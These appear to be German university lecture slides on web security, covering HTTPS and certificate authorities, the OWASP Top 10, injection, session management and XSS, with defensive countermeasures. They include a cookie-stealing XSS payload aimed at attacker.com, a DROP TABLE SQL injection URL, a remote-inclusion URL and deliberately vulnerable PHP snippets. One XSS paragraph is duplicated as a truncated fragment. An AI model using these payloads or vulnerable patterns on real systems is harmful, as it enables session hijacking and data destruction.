# Sicherheit

HTTPS, OWASP

# HTTPS
## Hypertext Transfer Protocol Secure

### HTTP ist grundsätzlich unverschlüsselt

- Jeder Mittelsmann kann daher die Kommunikation mitschneiden und verändern (MITM-Angriffe)
- Um sicherzugehen, dass die Inhalte vom Server stammen und unverändert ausgeliefert werden, muss HTTPS genutzt werden

### HTTPS: HTTP over TLS/HTTP over SSL/HTTP Secure

- Baut wie HTTPS auf der Anwendungsschicht auf
- Sämtlicher Inhalt (Request, Reponse) wird verschlüsselt
- IP-Adresse und Port sind weiterhin für Mittelsmänner zu erkennen

### TLS/SSL

- TLS (Transport Layer Security) ist eine Weiterentwicklung von SSL (Secure Socket Layer) und wird heutzutage fast ausschließlich genutzt
- Die Begriffe *TLS* und *SSL* werden häufig durcheinander gebracht und oft synonym verwendet

HTTPS im RFC 2818 (2000): https://tools.ietf.org/html/rfc2818

# HTTPS
## Zertifikate

### Verbindungsaufbau basiert auf asymmetrischer Verchlüsselung

- Hierzu ist ein Public und ein Private Key nötig
- Das Zertifikat entspricht hierbei dem Public Key, sowie zusätzlichen Meta-Informationen wie dem Servernamen, Gültigkeitszeitraum und Signaturen von anderen Zertifikaten

### Verbindungsaufbau

- Verschlüsselt der Client Daten mit dem Public Key des Servers, so kann er sicher sein, dass auch nur der Besitzer des Public Keys die Daten entschlüsseln kann
- Der Client muss hierfür sicher wissen, dass es sich auch um den korrekten Public Key handelt

### Datenaustausch basiert auf symmetrischer Verschlüsselung

- Client und Server einigen sich auf ein Secret mit dem die Übertragung der Daten passiert (da symmetrische Verschlüsselung schneller ist)


# HTTPS
## Verbindungsaufbau

### Grundsätzliches Prinzip

- SSL Handshake (vereinfacht)
  1. Client meldet sich beim Server
  2. Server übermittelt seinen Public Key (und Metadaten, wie SSL Version)
  3. Client prüft das Server-Zertifikat (Public Key) und übermittelt ein Secret
     - Client stellt fest ob das Server-Zertifikat von einem vertrautem CA signiert ist und für die besuchte Webseite ausgestellt wurde
     - Client generiert ein Secret für die Kommunikation
     - Client verschlüsselt das Secret mit dem übermittelten Public Key und sendet es an den Server
  4. Server nutzt seinen Private Key um das Secret zu entschlüsseln
  5. Beide Seiten sind nun im Besitz des Secrets, welches einem symmetrischem Schlüssel entspricht
  6. Die Kommunikation kann von hier an verschlüsselt fortgeführt werden

Weitere Informationen: https://www.symantec.com/connect/blogs/how-does-ssl-work-what-ssl-handshake

# HTTPS
## Zertifikate



# HTTPS
## Certificate Authority (CA)

**Vertrauen in Certificate Authorities**

- CAs stellen für Webseitenbetreiber Zertifikate aus und signieren diese mit ihrem eigenen Zertifikat
- Vertraut der Client dem CA, so vertraut er auch dem ausgestellten Zertifikat
- Browser und Betriebssysteme kommen mit einer Reihe voreingestellten „Trusted Root CAs“

**Trusted Root CA**

- Kann Zertifikate für weitere CAs ausstellen
  - > Beispiel: GeoTrust CA -> Google CA
- Muss ein längeres Verfahren durchlaufen bis Browserhersteller oder Betriebssysteme die CA aufnehmen

**Trusted CA**

- Kann beliebige Zertifkate ausstellen
- Muss i.d.R. ein längeres Verfahren durchlaufen bevor sie als CA akzeptiert werden

# HTTPS
## Certificate Authority (CA)

### Anzahl an Certiciate Authorities

- Mozilla: 124 Trusted Root Zertifikate (~60 Organisationen)
- Microsoft: „nur" 19 Trusted Root Zertifikate in Windows 7
  - > Durch Updates erweitert Microsoft diese Liste kontinuierlich

### EFF SSL Observatory

- Projekt, dass die Anzahl an CAs schätzt
- 1482 CA Zertifikate denen Windows oder Firefox vertraut
  - > Insgesamt 651 Organisationen


### Ein einziger kompromittierter CA gefährdet das gesamte Web

- Zahlreiche Vorfälle in der Vergangenheit zeigen wie anfällig das Verfahren ist
  - > Bekannter Fall: DigiNotar 2011
    - – Angreifer kamen in Besitz des Private Keys der CA und stellten sich Zertifikate für diverse Domain (u.a. google.com) aus, u.a. um iranische Bürger abzuhören

Quellen & weitere Informationen: https://www.eff.org/observatory, https://www.eff.org/files/defconssliverse.pdf, https://heise.de/-1336603

## Arten von X.509-Zertifikaten


- „Normales“ Zertifikat
  - > CA garantiert die Echtheit der Webseite
    - Allerdings kann sich auch ein Angreifer im Besitz der Webseite das Zertifikat ausstellen lassen
  - > Kosten: ≥ 0 Euro (z.B. kostenlos über https://letsencrypt.org/)




- Extended-Validation Zertifikat
  - > CA garantiert die Echtheit und den Inhaber der Webseite
  - > Sollte Phishing-Probleme lösen. Das normale Zertifikat enthält nur die (technische) Aussage, ob die Webseite verschlüsselt ist
    - Aber: Auch https://meine-bank.phishing.example.com kann z.B. ein normales Zertifikat besitzen
  - > Kosten: ≥ 200 Euro

Weitere Informationen und Informationen zum „Handtaschen-Missverständnis“: http://www.it-business.de/index.cfm?pid=2273&pk=68960

# Sicherheitsrisiken

## OWASP

- Das Open Web Application Security Project
- Non-Profit-Organisation mit dem Ziel, die Sicherheit von Anwendungen und Diensten im WWW zu verbessern
- Betreibt zahlreiche Projekte zur Sensibilisierung
- Guides, Tools, Talks, Papers, …

- Veröffentlicht in unregelmäßigen Abständen die „OWASP Top 10“
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Sogar eine spezielle Liste nur für PHP:
- https://www.owasp.org/index.php/PHP_Top_5

OWASP: https://www.owasp.org/

# OWASP Top 10


## OWASP Top 10

- Top 10 der Sicherheitsbedrohungen
- Rating verschiedener Sicherheitslücken

| OWASP Top 10 – 2010 (alt) | Δ | OWASP Top 10 – 2013 (neu) |
|---|---|---|
| A1 – Injection | = | A1 – Injection |
| A3 – Fehler in Authentifizierung und Session-Management | ↗ | A2 – Fehler in Authentifizierung und Session-Management |
| A2 – Cross-Site Scripting (XSS) | ↘ | A3 – Cross-Site Scripting (XSS) |
| A4 – Unsichere direkte Objektreferenzen | = | A4 – Unsichere direkte Objektreferenzen |
| A6 – Sicherheitsrelevante Fehlkonfiguration | ↗ | A5 – Sicherheitsrelevante Fehlkonfiguration |
| A7 – Kryptografisch unsichere Speicherung – mit A9 → | ↗ | A6 – Verlust der Vertraulichkeit sensibler Daten |
| A8 – Mangelhafter URL-Zugriffschutz – erweitert zu → | ↗ | A7 – Fehlerhafte Autorisierung auf Anwendungsebene |
| A5 – Cross-Site Request Forgery (CSRF) | ↘ | A8 – Cross-Site Request Forgery (CSRF) |
| <Teil von A6: Sicherheitsrelevante Fehlkonfiguration> | *neu* | A9 – Verwendung von Komponenten mit bekannten Schwachstellen |
| A10 – Ungeprüfte Um- und Weiterleitungen | = | A10 – Ungeprüfte Um- und Weiterleitungen |
| A9 – Unzureichende Absicherung der Transportschicht | ↗ | Zusammen mit 2010-A7 nun im neuen 2013-A6 |


Deutsches Paper von 2013: https://www.owasp.org/images/4/42/OWASP_Top_10_2013_DE_Version_1_0.pdf

# OWASP Top 10




| Bedrohungs-quellen | Angriffs-vektoren | Schwachstelle Verbreitung | Schwachstelle Auffindbarkeit | Technische Auswirkungen | Auswirkungen auf das Unternehmen |
|---|---|---|---|---|---|
| Anwen-dungs-spezifisch | Einfach | Sehr häufig | Einfach | Schwerwiegend | Anwen-dungs-/ Geschäfts-spezifisch |
| | Durchschnittlich | Häufig | Durchschnittlich | Mittel | |
| | Schwierig | Selten | Schwierig | Gering | |


# OWASP Top 10



| RISIKO | Bedrohungs-quellen | Angriffs-vektoren | Schwachstelle | | Technische Auswirkungen | Auswirkungen auf das Unternehmen |
|---|---|---|---|---|---|---|
| | | Ausnutzbarkeit | Verbreitung | Auffindbarkeit | Auswirkung | |
| A1-Injection | Anwendungs-spezifisch | EINFACH | HÄUFIG | DURCHSCHNITTLICH | SCHWERWIEGEND | Anwendungs- / Geschäfts-spezifisch |
| A2-Authentisierung | | DURCHSCHNITTLICH | SEHR HÄUFIG | DURCHSCHNITTLICH | SCHWERWIEGEND | |
| A3-XSS | | DURCHSCHNITTLICH | AUSSERGWÖHNLICH HÄUFIG | EINFACH | MITTEL | |
| A4-unsich. DOR | | EINFACH | HÄUFIG | EINFACH | MITTEL | |
| A5-Konfiguration | | EINFACH | HÄUFIG | EINFACH | MITTEL | |
| A6-Sens. Daten | | SCHWIERIG | SELTEN | DURCHSCHNITTLICH | SCHWERWIEGEND | |
| A7-Funkt. Zugriff | | EINFACH | HÄUFIG | DURCHSCHNITTLICH | MITTEL | |
| A8-CSRF | | DURCHSCHNITTLICH | HÄUFIG | EINFACH | MITTEL | |
| A9-Komponenten | | DURCHSCHNITTLICH | SEHR HÄUFIG | SCHWIERIG | MITTEL | |
| A10-Weiterleit. | | DURCHSCHNITTLICH | SELTEN | EINFACH | MITTEL | |

# OWASP Top 10 – Beispiel: XSS

A3 Cro




## Bin ich verwundbar?

Sie sind verwundbar, wenn Sie nicht
dass für alle von Benutzern eingegeb
Browser zurückgesendet werden, ei
dass von Benutzern eingegebene Me
werden, bevor sie in der Ausgabe ve
korrektes Escapen der Ausgabe werd
Daten vom Browser als aktiver Inhalt

## Bin ich verwundbar?

Sie sind verwundbar, wenn Sie nicht sicherstellen können, dass für alle von Benutzern eingegebenen Daten, die an den Browser zurückgesendet werden, eine Validierung erfolgt und dass von Benutzern eingegebene Metazeichen escaped werden, bevor sie in der Ausgabe verwendet werden. Ohne korrektes Escapen der Ausgabe werden die eingegebenen Daten vom Browser als aktiver Inhalt behandelt. Findet Ajax Verwendung, um die Seite dynamisch zu aktualisieren: Nutzen Sie sichere JavaScript APIs? Falls nicht, muss ebenfalls Encoding und Eingabe-Validierung zum Einsatz kommen.

Testwerkzeuge können einige XSS-Schwachstellen automatisiert feststellen. Da jede Anwendung Ausgaben unterschiedlich erstellt und unterschiedliche Interpreter im Browser nutzt (z. B. JavaScript, ActiveX, Flash, und Silverlight), ist die automatische Erkennung schwierig. Deshalb ist für eine vollständige Testabdeckung die Kombination aus manuellem Code Review, manuellen Penetrationstests und automatisierten Ansätzen notwendig. Web 2.0 Technologien wie Ajax machen es noch schwieriger, XSS durch automatisierte Werkzeuge zu entdecken.

## Mögliche Angriffsszenarien

Die Anwendung übernimmt nicht vertrauenswürdige Daten, die nicht auf Gültigkeit geprüft oder escaped werden, um folgenden HTML-Code zu generieren :

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf :

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Dadurch wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die aktuelle Benutzersession übernehmen kann. Beachten Sie bitte, dass Angreifer XSS auch nutzen können, um jegliche CSRF-Abwehr der Anwendung zu umgehen. A8 enthält weitere Informationen zu CSRF.

## Wie kann ich XSS verhindern?

Um XSS zu verhindern, müssen nicht vertrauenswürdige Daten von aktiven Browserinhalten getrennt werden.

1. Vorzugsweise sollten nicht vertrauenswürdige Metazeichen dem Kontext, in dem sie ausgegeben werden (HTML, JavaScript, CSS, URL usw.), entsprechend escaped werden. Das OWASP XSS Prevention Cheat Sheet enthält weitere Informationen zu Escaping-Techniken.
2. Eine Eingabeüberprüfung durch Positivlisten ("White-listing") wird empfohlen. Dieses Vorgehen bietet jedoch keinen umfassenden Schutz, da viele Anwendungen Metazeichen als Eingabemöglichkeit erfordern. Eine Gültigkeitsprüfung sollte kodierte Eingaben normalisieren und auf Länge, Zeichen und Format prüfen, bevor die Eingabe akzeptiert wird.
3. Für komplexe Inhalte sollten Hilfsbibliotheken wie OWASP's AntiSamy oder das Java HTML Sanitizer Project in Betracht gezogen werden.
4. Content Security Policies (CSP) können als globaler Schutz Ihrer gesamten Anwendung gegenüber XSS eingesetzt werden.

## Referenzen

### OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V5)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: Die ersten 3 Kapital Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

### Andere

- CWE Entry 79 on Cross-Site Scripting

# #1 Injections

**Wir kennen bereits:**

- SQL Injections / Prepared Statements

**Andere Arten von Injections**

- Command Injection
- Code Injection

**Kontextabhängige Verarbeitung (Prinzip)**

- Daten vom Nutzer
  - > Validieren!
  - > Nicht darauf verlassen, dass der Client das sendet was wir erwarten
- Beispiel: Registrierungsformular
  - > Benutzer hat keine Emailadresse angegeben
  - > JavaScript: Bricht submit-Event ab und gibt Meldung aus
  - > Trotzdem muss der Server die Daten ebenfalls überprüfen

# #1 Injections

## Never trust the client!

- Nutzereingaben immer validieren!
- Nutzereingaben müssen klar definiert sein
  > Was kommt vom Nutzer und was ist Ausgabe meines Programms?

- Serverseitige Prüfung zwingend notwendig
  > Nicht auf clientseitige Prüfung vertrauen (egal ob JavaScript oder HTML)

# #1 Injections

## Wiederholung: SQL Injection

- Fehlende Validierung/Maskierung von Benutzereingaben führt zu ungewollten Datenbankstatements
- Beispiel:

| | Erwarteter Aufruf |
|---|---|
| Aufruf | `http://example.com/page.php?id=42` |
| Erzeugtes SQL | `SELECT titel, text FROM artikel WHERE ID=42;` |

| | Angriff mittels SQL-Injection |
|---|---|
| Aufruf | `http://example.com/page.php?id=42;DROP+TABLE+user` |
| Erzeugtes SQL | `SELECT titel, text FROM artikel WHERE ID=42;DROP TABLE user;` |

# #1 Injections

## Command Injection

- (Schlechtes) Beispiel:
  - > Alle Dateien mit einem bestimmtem Namen ausgeben:

```php
<?php
    echo exec('find -name "' . $_GET['file'] . '"');
?>
```

- Was könnte passieren?

# #1 Injections

## Code Injection / Remote Code Execution

- Beispiel:

```php
<?php

$page = 'start';
if (isset($_GET['page'])) {
    $page = $_GET['page'];
}
require($page . '.php');
// ...
```

- Anwender kann eine beliebige (!) PHP-Datei auf dem Server einbinden
- Evtl. existieren Verzeichnisse in denen geschützte PHP-Dateien liegen, die dadurch indirekt geöffnet werden können

# #1 Injections
## Remote Code Execution

### Gefahren

- Bei einer schlechten Konfiguration des Servers ist sogar das Einbinden von externem Code möglich:
  - > ?page=http://example.com/attack
    - – Bindet http://example.com/attack.php in die Seite ein und führt diese aus

- Bindet die Datei nicht nur PHP, sondern auch andere Dateien ein, so sind alle Dateien auf dem Server für einen Angreifer freigegeben

### Gegenmaßnahmen

- Verhindern durch Whitelisting
- Nur freigegebene Dateien dürfen eingebunden werden
  - > Diese können z.B. in einem Array (im Code) oder in einer Datenbank stehen

# #2 Broken Auth. and Session Management

**Session über Adresszeile**

- Session-ID wird über die Adresszeile übermittelt (statt per Cookies)
- Ggf. Folge der URL-Rewriting-Technik
- Teilt der User einen Link, so teilt er auch seinen Login-Status

**Session Fixation (baut auf „Session über Adresszeile" auf)**

- Der Angreifer schickt dem Opfer einen Link mit einer Session
- Das Opfer loggt sich ein
- Da der Angreifer die Session-ID kennt, ist er nun als Opfer eingeloggt

**Session-IDs werden nicht erneuert oder laufen nie aus**

- Beim Login sollte eine neue Session-ID erzeugt werden (um Session Fixation zu verhindern)
- Sessions sollten außerdem nicht ewig gültig sein, sondern nach einem festgelegtem Zeitraum auslaufen

# #2 Broken Auth. and Session Management

## Maßnahmen

- PHP kümmert sich bereits um einige der Probleme
- Standardmäßig werden Session-IDs nur über Cookies übertragen
- Nicht zu empfehlen eigene Session-Infrastruktur aufzubauen
- Bestehendes Nutzen!

- Im besten Fall das Session Management eines Frameworks nutzen!
  > Sehr wahrscheinlich sind die Probleme dort bereits gelöst

Weitere Informationen: http://www.owasp.org/index.php/Authentication_Cheat_Sheet

# #3 Cross-Site-Scripting (XSS)

## Hintergrund

- Art der „HTML Injection“
- Ziel sind häufig das Ausspionieren sensibler Benutzerdaten oder die Manipulation von Inhalten einer Seite
- „Cross Site“, da der Angriff zwischen verschiedenen Aufrufen einer Webseite stattfindet (in der Regel der gleichen Seite)
- Meist wird JavaScript für den Angriff genutzt
- In der Regel nicht zielgerichtet auf ausgewählte Personen
- Verschleierung und Tarnung schadhafter URLs
- Durch scriptfähige Mailprogramme auch per Email möglich

# #3 Cross-Site-Scripting (XSS)

## Funktionsweise

- XSS ist eine Art HTML-Injection
  - > Tritt auf, wenn eine Webanwendung Benutzereingaben annimmt und ohne Prüfung an den Browser weitersendet
  - > Fehlende Validierung (wie bei Injections)!

- Beispiel
  - > Übergabe von Parametern an ein serverseitiges Skript, das eine dynamische Webseite erzeugt, z.B. ein Eingabeformular einer Webseite

- Häufig werden hierbei manipulierte Hyperlinks und Cookies genutzt

# #3 Cross-Site-Scripting (XSS)

## Funktionsweise

- Dem Angreifer gelingt es, schadhaften Code (z.B. JavaScript) an den Browser des Opfers zu senden
- Für den Browser stammt der Code scheinbar von einer vertrauenswürdigen Seite
- Hierdurch lassen sich z.B. die Cookies des Opfers und seine Sessiondaten auslesen und missbrauchen

Erklärvideo: http://virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html

# #3 Cross-Site-Scripting (XSS)

## Drei bekannte Arten

- Reflektiert (nicht-persistent)
  - > Clientdaten werden vom Server direkt in die Webseite eingebunden (ohne sie zu speichern)
  - > Angriff per Link auf externer Webseite oder Email
  - > Beispiel: Suchanfrage

- Beständiges (persistent)
  - > Clientdaten werden serverseitig gespeichert und in die Webseite eingebunden
  - > Beispiel: Forum, Blog, Benutzerprofilseite, Feedback Formular

- DOM-basiert oder lokal
  - > Ähnlich dem reflektiertem Angriff (aber ohne Server)
